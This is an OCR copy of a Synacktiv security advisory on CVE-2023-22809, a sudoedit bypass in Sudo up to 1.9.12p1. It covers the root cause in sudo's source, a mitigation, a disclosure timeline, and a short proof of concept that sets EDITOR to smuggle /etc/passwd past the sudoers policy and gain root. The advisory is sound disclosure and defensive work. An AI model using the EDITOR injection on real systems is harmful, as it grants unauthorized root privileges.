SYNACKTIV

SECURITY ADVISORY


Sudoedit bypass in Sudo <= 1.9.12p1

CVE-2023-22809

2023.01.18

MATTHIEU BARJOLE

VICTOR CUTILLAS



https://t.me/learningnets

Vulnerability description

Presentation of Sudo

Sudo (su "do") allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while providing an audit trail of the commands and their arguments.[1]

Issue

Synacktiv discovered a sudoers policy bypass in Sudo version 1.9.12p1 when using sudoedit. This vulnerability may lead to privilege escalation by editing unauthorized files.

Mitigation

Add the affected environment variables to the **`env_delete`** deny list when using sudoedit.

```
Defaults!SUDOEDIT     env_delete+="SUDO_EDITOR VISUAL EDITOR"
Cmnd_Alias SUDOEDIT = sudoedit /etc/custom/service.conf
user                  ALL=(ALL:ALL) SUDOEDIT
```

Affected versions

Versions 1.8.0 through 1.9.12p1 are affected.

Timeline

Date	Description
2022.12.23	Advisory sent to Todd.Miller@sudo.ws.
2023.01.05	Patch sent by Todd Miller.
2023.01.06	CVE-2023-22809 assigned.
2023.01.12	Advisory sent to distros@vs.openwall.com.
2023.01.18	Public release.

1 https://www.sudo.ws/

https://t.me/learningnets

Technical description

Description

Sudo uses user-provided environment variables to let its users select their editor of choice. The content of these variables extends the actual command passed to the **`sudo_edit()`** function. However, the latter relies on the presence of the **`--`** argument to determine the list of files to edit. The injection of an extra **`--`** argument in one of the authorized environment variables can alter this list and lead to privilege escalation by editing any other file with privileges of the **`RunAs`** user. This issue occurs after the sudoers policy validation.

Analysis

The sudoers policy plugin first calls **`sudoers_policy_main()`** to handle the lookup and validation of the policy using **`sudoers_lookup()`**. However, at the end of this function, after the successful policy validation, the command is re-written using the editor lookup method named **`find_editor()`**.

```
// plugins/sudoers/sudoers.c@sudoers_policy_main()
int
sudoers_policy_main(int argc, char * const argv[], int pwflag, char *env_add[],
    bool verbose, void *closure)
{
    // [...]
    validated = sudoers_lookup(snl, sudo_user.pw, &cmnd_status, pwflag);
    // [...]
    if (ISSET(sudo_mode, MODE_EDIT)) {
        // [...]
        safe_cmnd = find_editor(NewArgc - 1, NewArgv + 1, &edit_argc, &edit_argv, NULL,
&env_editor, false);
```

This function first performs the editor lookup using three user-provided environment variables, as per the documentation, **`SUDO_EDITOR`**, **`VISUAL`** and **`EDITOR`**.

```
// plugins/sudoers/editor.c@find_editor()
char *
find_editor(int nfiles, char **files, int *argc_out, char ***argv_out,
     char * const *allowlist, const char **env_editor, bool env_error)
{
    // [...]
    *env_editor = NULL;
    ev[0] = "SUDO_EDITOR";
```


https://t.me/learningnets

```
    ev[1] = "VISUAL";
    ev[2] = "EDITOR";
    for (i = 0; i < nitems(ev); i++) {
        char *editor = getenv(ev[i]);

        if (editor != NULL && *editor != '\0') {
            *env_editor = editor;
            editor_path = resolve_editor(editor, strlen(editor), nfiles, files,
argc_out, argv_out, allowlist);
```

Each value, if present, is then sent to **`resolve_editor()`** to be parsed. However, the latter not only resolves the editor's path but also accepts extra arguments to be passed in the final command line. These arguments are placed before the **`--`** (double dash) argument to be separated from the files in the original command line.

```
// plugins/sudoers/editor.c@resolve_editor()
static char *
resolve_editor(const char *ed, size_t edlen, int nfiles, char **files,
    int *argc_out, char ***argv_out, char * const *allowlist)
{
    // [...]
    /*
     * Split editor into an argument vector, including files to edit.
     * The EDITOR and VISUAL environment variables may contain command
     * line args so look for those and alloc space for them too.
     */
    cp = wordsplit(ed, edend, &ep);
    // [...]
    editor = copy_arg(cp, ep - cp);
    /* Count rest of arguments and allocate editor argv. */
    for (nargc = 1, tmp = ep; wordsplit(NULL, edend, &tmp) != NULL; )
        nargc++;
    if (nfiles != 0)
        nargc += nfiles + 1;
    nargv = reallocarray(NULL, nargc + 1, sizeof(char *));

    // [...]
    /* Fill in editor argv (assumes files[] is NULL-terminated). */
    nargv[0] = editor;
    // [...]
    for (nargc = 1; (cp = wordsplit(NULL, edend, &ep)) != NULL; nargc++) {
        /* Copy string, collapsing chars escaped with a backslash. */
        nargv[nargc] = copy_arg(cp, ep - cp);
        // [...]
    }
```

```
    if (nfiles != 0) {
        nargv[nargc++] = "--";
        while (nfiles--)
            nargv[nargc++] = *files++;
    }
    nargv[nargc] = NULL;
    *argc_out = nargc;
    *argv_out = nargv;
```

The **sudo_edit()** function is then called with the resulting command. After finding a temporary writable directory (**/var/tmp**, **/usr/tmp**, **/tmp** or the operation is canceled), the method parses the command line to extract the list of files to process. To do so, the previous **--** (double dash) argument is used as separator with every argument to its right being considered as a filename to process.

```
// src/sudo_edit.c@sudo_edit()
int
sudo_edit(struct command_details *command_details)
{
    // [...]
    /*
     * Set real, effective and saved uids to root.
     * We will change the euid as needed below.
     */
    setuid(ROOT_UID);
    // [...]
    /* Find a temporary directory writable by the user.  */
    set_tmpdir(&user_details.cred);
    // [...]
    /*
     * The user's editor must be separated from the files to be
     * edited by a "--" option.
     */
    for (ap = command_details->argv; *ap != NULL; ap++) {
        if (files)
            nfiles++;
        else if (strcmp(*ap, "--") == 0)
            files = ap + 1;
        else
            editor_argc++;
    }
```


https://t.me/learningnets

This behavior leads to confusion when injecting an extra double dash in the previous environment variables used to look up the editor.

```
EDITOR='vim -- /path/to/extra/file'
```

Using this value, the command line will be resolved to:

```
vim -- /path/to/extra/file -- /path/from/policy
```

Therefore, assuming the following policy, the user will be able to escalate privileges to **root** by editing sensitive files on the system.

```
$ cat /etc/sudoers
user ALL=(ALL:ALL) sudoedit /etc/custom/service.conf
[...]

$ EDITOR='vim -- /etc/passwd' sudoedit /etc/custom/service.conf
sudoedit: --: editing files in a writable directory is not permitted
2 files to edit
sudoedit: /etc/custom/service.conf unchanged

$ tail -1 /etc/passwd
sudoedit::0:0:root:/root:/bin/bash
```

Impact

This vulnerability allows a user authorized to edit a file using sudoedit to edit other files as the configured **RunAs** user.

Mitigation

Add the affected environment variables to the **env_delete** deny list when using sudoedit.

```
Defaults!SUDOEDIT     env_delete+="SUDO_EDITOR VISUAL EDITOR"
Cmnd_Alias SUDOEDIT = sudoedit /etc/custom/service.conf
user                  ALL=(ALL:ALL) SUDOEDIT
```

https://t.me/learningnets

SYNACKTIV


01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com



https://t.me/learningnets